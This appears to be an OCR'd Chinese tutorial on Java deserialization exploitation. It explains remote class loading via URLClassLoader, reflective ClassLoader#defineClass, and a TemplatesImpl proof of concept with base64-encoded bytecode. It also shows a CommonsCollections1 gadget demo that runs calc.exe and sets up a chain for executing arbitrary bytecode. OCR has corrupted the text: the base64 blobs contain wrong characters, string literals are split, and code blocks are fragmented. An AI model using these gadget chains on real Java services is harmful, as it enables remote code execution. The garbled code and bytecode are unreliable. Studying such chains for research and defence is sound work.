前言

ysoserial 源码中，出现过很多次 Gadgets.createTemplatesImpl(command)。另外在 fastjson 等漏洞的利用中也看到过 TemplatesImpl 这个类，它究竟是什么东西，出镜率如此之高呢?


我们现在就来看下 JAVA 中，动态加载字节码的方法。

什么是 JAVA 的“字节码”

严格来说，JAVA 字节码（ByteCode）其实仅仅是 JAVA 虚拟机执行使用的一类指令，通常被存储在.class 文件中。

不同平台、不同 CPU 的计算机指令有差异，但因为 JAVA 是一门跨平台的编译型语言，所以这些差异对上层开发者来说是透明的，上层开发者只需要把自己的代码编译一次，即可在不同平台的 JVM 虚拟机中运行。

甚至开发者可以使用类似 Scala、Kotlin 这样的语言编写代码，只要你的编译器能够将代码编译成.class 文件，都可以在 JVM 虚拟机中运行。



所有能恢复成一个类并在 JVM 虚拟机里加载的字节序列，都可以叫字节码。比如：BCEL，但是 BCEL 在 Java 8u251 的更新中，这个 ClassLoader 被移除了，具体可以参考 https://www.leavesongs.com/PENETRATION/where-is-bcel-classloader.html

利用 URLClassLoader 加载远程 class 文件

Java 的 ClassLoader 是用来加载字节码的最基础的方式：

- ClassLoader 是一个“加载器”，告诉 java 虚拟机如何加载这个类，这是 java 默认的。
- ClassLoader 根据类名来加载类，这个类名就是完整路径，如：java.lang.runtime。

ClassLoader 的概念当然没有这么简单，但这里我们不进行深入分析了，接下来我们来

说 URLClassLoader。

URLClassLoader 实际上是我们平时默认使用的 AppClassLoader 的父类，所以，我们解释 URLClassLoader 的工作过程实际上就是解释默认的 java 类加载器的工作流程。

正常情况下，Java 会根据配置项 sun.boot.class.path 和 java.class.path 中列举到的基础路径（这些路径是经过处理后的 java.net.URL 类）来寻找.class 文件来加载，而这个基础路径有分为三种情况：

- URL 未以斜杠 / 结尾，则认为是一个 JAR 文件，使用 JarLoader 来寻找类，即为在 Jar 包中寻找.class 文件
- URL 以斜杠 / 结尾，且协议名是 file ，则使用 FileLoader 来寻找类，即为在本地文件系统中寻找.class 文件
- URL 以斜杠 / 结尾，且协议名不是 file ，则使用最基础的 Loader 来寻找类

我们正常开发的时候通常遇到的是前两者，那什么时候才会出现使用 Loader 寻找类的情况呢？当然是非 file 协议的情况下，最常见的就是 http 协议。


这里其实会涉及到一个问题：“Java 的 URL 究竟支持哪些协议”，但这并不是本文的重点，以后肯定会在 SSRF 相关的文章中说到，所以这里就不深入研究了。

我们可以使用 HTTP 协议来测试一下，看 Java 是否能从远程 HTTP 服务器上加载.class 文件：


Hello.java:

```
package org.byteload;

public class Hello {
    public Hello(){
        System.out.println("Hello World!");
    }
}
```


build 后生成 Hello.class：



如果 target 里面没有，重新从硬盘加载一下：



进入到 Hello.class 的路径，使用 python 创建一个本地服务器：




使用 HelloClassLoader.java 远程加载 Hello.class 类：

```
package org.byteload;

import java.net.MalformedURLException;
import java.net.URL;
import java.net.URLClassLoader;
```

```java
public class HelloClassLoader {
    public static void main(String[] args) throws MalformedURLException,
ClassNotFoundException, InstantiationException, IllegalAccessException
{
        URL[] url = {new URL("http://localhost:8000/")};
        URLClassLoader urlClassLoader =
URLClassLoader.newInstance(url);
        Class hello = urlClassLoader.loadClass("org.byteload.Hello");
        hello.newInstance();
    }
}
```


这里需要注意，loadClass()里面要写类的全名，不能只写 Hello。成功打印：



所以，作为攻击者，如果我们能够控制目标 Java ClassLoader 的基础路径为一个 http 服务器，则可以利用远程加载的方式执行任意代码了。

利用 ClassLoader#defineClass 直接加载字节码

上一节中我们认识到了如何利用 URLClassLoader 加载远程 class 文件，也就是字节码。其实，不管是加载远程 class 文件，还是本地的 class 或 jar 文件，Java 都经历的是下面这三个方法调用：



其中：

- loadClass 的作用是从已加载的类缓存、父加载器等位置寻找类（这里实际上是双亲委派机制），在前面没有找到的情况下，执行 findClass
- findClass 的作用是根据基础 URL 指定的方式来加载类的字节码，就像上一节中说到的，可能会在本地文件系统、jar 包或远程 http 服务器上读取字节码，然后交给 defineClass
- defineClass 的作用是处理前面传入的字节码，将其处理成真正的 Java 类

所以可见，真正核心的部分其实是 defineClass ，他决定了如何将一段字节流转变成一个 Java 类，Java 默认的 ClassLoader#defineClass 是一个 native 方法，逻辑在 JVM 的 C 语言代码中。

我们可以编写一个简单的代码，来演示如何让系统的 defineClass 来直接加载字节码：

可以使用 ClassToBase64.java，把.class 文件转成 base64：


```
package org.byteload;

import java.io.*;
import java.util.Base64;

public class ClassToBase64 {
    public static void main(String[] args) {
        String classFilePath =
"D:\\JAVA_test\\serialize\\target\\classes\\org\\byteload\\Hello.clas
s"; // 替换为你的 class 文件路径

        try {
            // 读取 class 文件内容
            File classFile = new File(classFilePath);
            byte[] classBytes = new byte[(int) classFile.length()];
            FileInputStream fileInputStream = new
FileInputStream(classFile);
            fileInputStream.read(classBytes);
            fileInputStream.close();

            // 将 class 文件内容转换为 Base64 编码
            String base64Class =
Base64.getEncoder().encodeToString(classBytes);

            // 打印 Base64 编码
            System.out.println(base64Class);
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```

然后使用 HelloDefineClass.java 来直接加载字节码：

```
package org.byteload;

import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
import java.util.Base64;

public class HelloDefineClass {
    public static void main(String[] args) throws NoSuchMethodException,
InvocationTargetException, IllegalAccessException,
InstantiationException {
        Method defineClass =
ClassLoader.class.getDeclaredMethod("defineClass", String.class,
byte[].class, int.class, int.class);
        defineClass.setAccessible(true);
        byte[] code =
Base64.getDecoder().decode("yv66vgAAADQAHgoABgAQCQARABIIABMKABQAFQcAF
gcAFwEABjxpbmlOPgEAAygpVgEABENvZGUBAA9MaW5lTnVtYmVyVGFibGUBABJMb2NhbF
ZhcmlhYmxlVGFibGUBAAROaGlzAQAUTG9yZy9ieXRlbG9hZC9IZWxsbzsBAApTb3VyY2V
GaWxlAQAKSGVsbG8uamF2YQwABwAIBwAYDAAZABoBAAxIZWxsbyBXb3JsZCEHABsMABwA
HQEAEm9yZy9ieXRlbG9hZC9IZWxsbwEAEGphdmEvbGFuZy9PYmplY3QBABBqYXZhL2xhb
mcvU3lzdGVtAQADb3VOAQAVTGphdmEvaW8vUHJpbnRTdHJlYWO7AQATamF2YS9pby9Qcm
ludFNOcmVhbQEAB3ByaW5OblG4BABUoTGphdmEvbGFuZy9TdHJpbmc7KVYAIQAFAAYAAAA
AAAEAAQAHAAgAAQAJAAAAPwACAAEAAAANKrcAAbIAAhIDtgAEsQAAAAIACgAAAA4AAwAA
AAQABAAFAAwABgALAAAADAABAAAADQAMAAOAAAABAA4AAAACAA8=");
        Class hello =
(Class)defineClass.invoke(ClassLoader.getSystemClassLoader(),
"org.byteload.Hello", code, 0, code.length);
        hello.newInstance();
    }
}
```

需要注意的是，defineClass 被调用的时候，类的对象是不会初始化的，只有这个对象显式地调用其构造函数，初始代码才会执行。而且，即使我们将初始化代码放在类的 static 块中，在 defineClass 时也无法直接调用到。所以，如果我们要使用 defineClass 在目标机器上执行任意代码，需要想办法调用构造函数。

执行上面的 example，打印出了 Hello World：



因为 ClassLoader#defineClass 是一个保护属性，所以我们无法直接在外部访问，不得不采用反射的形式来调用。

在实际场景中，因为 defineClass 方法作用域是不开放的，所以攻击者很少能直接利用到它，但它却是我们常用的一个攻击链 TemplatesImpl 的基石。

利用 TemplatesImpl 加载字节码

虽然大部分上层开发者不会直接使用到 defineClass 方法，但是 Java 底层还是有一些类用到了它，这就是 TemplatesImpl 。


com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl 这个类中定义了一个内部类 TransletClassLoader ：

```
static final class TransletClassLoader extends ClassLoader {
    private final Map<String,Class> _loadedExternalExtensionFunctions;

     TransletClassLoader(ClassLoader parent) {
         super(parent);
        _loadedExternalExtensionFunctions = null;
    }

    TransletClassLoader(ClassLoader parent,Map<String, Class> mapEF) {
        super(parent);
        _loadedExternalExtensionFunctions = mapEF;
    }

    public Class<?> loadClass(String name) throws
ClassNotFoundException {
        Class<?> ret = null;
        // The _loadedExternalExtensionFunctions will be empty when the
        // SecurityManager is not set and the FSP is turned off
        if (_loadedExternalExtensionFunctions != null) {
```

```
            ret = _loadedExternalExtensionFunctions.get(name);
        }
        if (ret == null) {
            ret = super.loadClass(name);
        }
        return ret;
    }

    /**
     * Access to final protected superclass member from outer class.
     */
    Class defineClass(final byte[] b) {
        return defineClass(null, b, 0, b.length);
    }
}
```

这个类重写了 defineClass()方法，并且这里没有显式地声明其定义域。Java 中默认情况下，如果一个类方法没有显式地声明作用域，其作用域为 default。所以也就是说这里的 defineClass 由其父类的 protected 变成了一个 default 类型的方法，可以被外部类调用。

可以看以下 defineClass 被哪些方法调用:



TemplatesImpl#getOutputProperties() -> TemplatesImpl#newTransformer() ->TemplatesImpl#getTransletInstance() -> TemplatesImpl#defineTransletClasses()-> TransletClassLoader#defineClass()

可以看到前面的两个方法 getOutputProperties()、newTransformer()的作用域都是 public，我们尝试使用 newTransformer()来构造一个简单的 POC:

```
package org.byteload;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import
com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import java.util.Base64;
import java.lang.reflect.Field;
```

```
public class ByteToClass {
    public static void setFieldValue(Object obj, String fieldName,
Object value) throws Exception{
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }
    public static void main(String[] args) throws Exception {
        byte[] code =
Base64.getDecoder().decode("yv66vgAAADQALAoABgAdCQAeAB8IACAKACEAIgcAI
wcAJAEACXRyYW5zZm9ybQEAcihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybm
FsL3hzbHRjLORPTTtbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWF
saXplci9TZXJpYWxpemFOaW9uSGFuZGxlcjspVgEABENvZGUBAA9MaW5lTnVtYmVyVGFi
bGUBABJMb2NhbFZhcmlhYmxlVGFibGUBAAROaGlzAQAhTG9yZy9ieXRlbG9hZC9IZWxsb
1RlbXBsYXRlc0ltcGw7AQAIZG9jdW1lbnQBAC1MY29tL3N1bi9vcmcvYXBhY2hlL3hhbG
FuL2ludGVybmFsL3hzbHRjLORPTTsBAAhoYW5kbGVycwEAQltMY29tL3N1bi9vcmcvYXB
hY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1N1cmlhbGl6YXRpb25IYW5kbGVyOwEA
CkV4Y2VwdG1vbnMHACUBAKYoTGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hb
C94c2x0Yy9ET007TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvZHRtLORUTU
F4aXNJdGVyYXRvcjtMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWx
pemVyL1N1cmlhbGl6YXRpb25IYW5kbGVyOylWAQAIaXRlcmF0b3IBADVMY29tL3N1bi9v
cmcvYXBhY2hlL3htbC9pbnRlcm5hbC9kdG0vRFRNQXhpc01OZXJhdG9yOwEAB2hhbmRsZ
XIBAEFMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1N1cm
lhbGl6YXRpb25IYW5kbGVyOwEABjxpbml0PgEAAygpVgEAC1NvdXJjZUZpbGUBABdIZWx
sb1RlbXBsYXRlc0ltcGwuamF2YQwAGQAaBwAmDAAnACgBABNIZWxsbyBUZW1wbGF0ZXNJ
bXBsBwApDAAqACsBAB9vcmcvYnl0ZWxvYWQvSGVsbG9UZW1wbGF0ZXNJbXBsAQBAY29tL
3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL3J1bnRpbWUvQWJzdHJhY3
RUcmFuc2xldAEAOWNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9
UcmFuc2xldEV4Y2VwdG1vbgEAEGphdmEvbGFuZy9TeXN0ZW0BAANvdXQBABVMamF2YS9p
by9QcmludFN0cmVhbTsBABNqYXZhL2lvL1ByaW50U3RyZWFtAQAHcHJpbnRsbgEAFShMa
mF2YS9sYW5nL1NOcmluZzspVgAhAAUABgAAAAAAAwABAAcACAACAAkAAAA/AAAAAwAAAA
GxAAAAAgAKAAAABgABAAAACgALAAAAIAADAAAAAQAMAAOAAAAAAAEADgAPAAEAAAABABA
AEQACABIAAAAEAAEAEwABAAcAFAACAAkAAABJAAAABAAAAAGxAAAAAgAKAAAABgABAAAA
DAALAAAAKgAEAAAAAQAMAAOAAAAAAAEADgAPAAEAAAABABUAFgACAAAAAQAXABgAAwASA
AAABAABABMAAQAZABoAAQAJAAAAPwACAAEAAAANKrcAAbIAAhIDtgAEsQAAAAIACgAAAA
4AAwAAAA8ABAAQAAwAEQALAAAADAABAAAADQAMAAOAAAABABsAAAACABw=");
        TemplatesImpl templates = new TemplatesImpl();
        setFieldValue(templates, "_bytecodes", new byte[][] {code});
        setFieldValue(templates, "_name", "HelloTemplatesImpl");
        setFieldValue(templates, "_tfactory", new
TransformerFactoryImpl());

        templates.newTransformer();
```

```
    }
}
```

其中， setFieldValue 方法用来设置私有属性，可见，这里我设置了三个属性： _bytecodes 、 _name 和 _tfactory 。 _bytecodes 是由字节码组成的数组； _name 可以是任意字符串，只要不为 null 即可；


_tfactory 需要是一个 TransformerFactoryImpl 对象，因为 TemplatesImpl#defineTransletClasses() 方法里有调用到_tfactory.getExternalExtensionsMap() ，如果是 null 会出错。

另外，值得注意的是， TemplatesImpl 中对加载的字节码是有一定要求的：这个字节码对应的类必须是 com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet 的子类。

所以，我们需要构造一个特殊的类：

```
package org.byteload;

import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import
com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import
com.sun.org.apache.xml.internal.serializer.SerializationHandler;

public class HelloTemplatesImpl extends AbstractTranslet {
    public void transform(DOM document, SerializationHandler[] handlers)
throws TransletException{}

    public void transform(DOM document, DTMAxisIterator iterator,
SerializationHandler handler) throws TransletException{}

    public HelloTemplatesImpl(){
        super();
        System.out.println("Hello TemplatesImpl");
    }
}
```

它继承了 AbstractTranslet 类，并且在构造函数中输出 Hello TemplatesImpl，使用前面写好的 ClassToBase64.java 将其编译成字节码再转 base64，放进 code 数组就可以执行了：



为什么需要 CommonsCollections3

之前我们在下 CommonsCollections1 中，构造了一个简单的 demo:

```
package org.example;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;
import java.util.HashMap;
import java.util.Map;

public class CommonCollections1 {
    public static void main(String[] args) throws Exception {
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.getRuntime()),
                new InvokerTransformer("exec",
                        new Class[]{String.class},
                        new Object[]{"calc.exe"}),
        };
        Transformer transformerChain = new
ChainedTransformer(transformers);
        Map innerMap = new HashMap();
```

```
        Map outerMap = TransformedMap.decorate(innerMap, null,
transformerChain);
        outerMap.put("test", "xxxx");
    }
}
```

和 ByteToClass.java 构造字节码的方法融合以下，即可很容易地改造出一个执行任意字节码的 CommonsCollections 利用链：只需要将第一个 demo 中 InvokerTransformer 执行的“方法”改成 TemplatesImpl::newTransformer() ，即为：

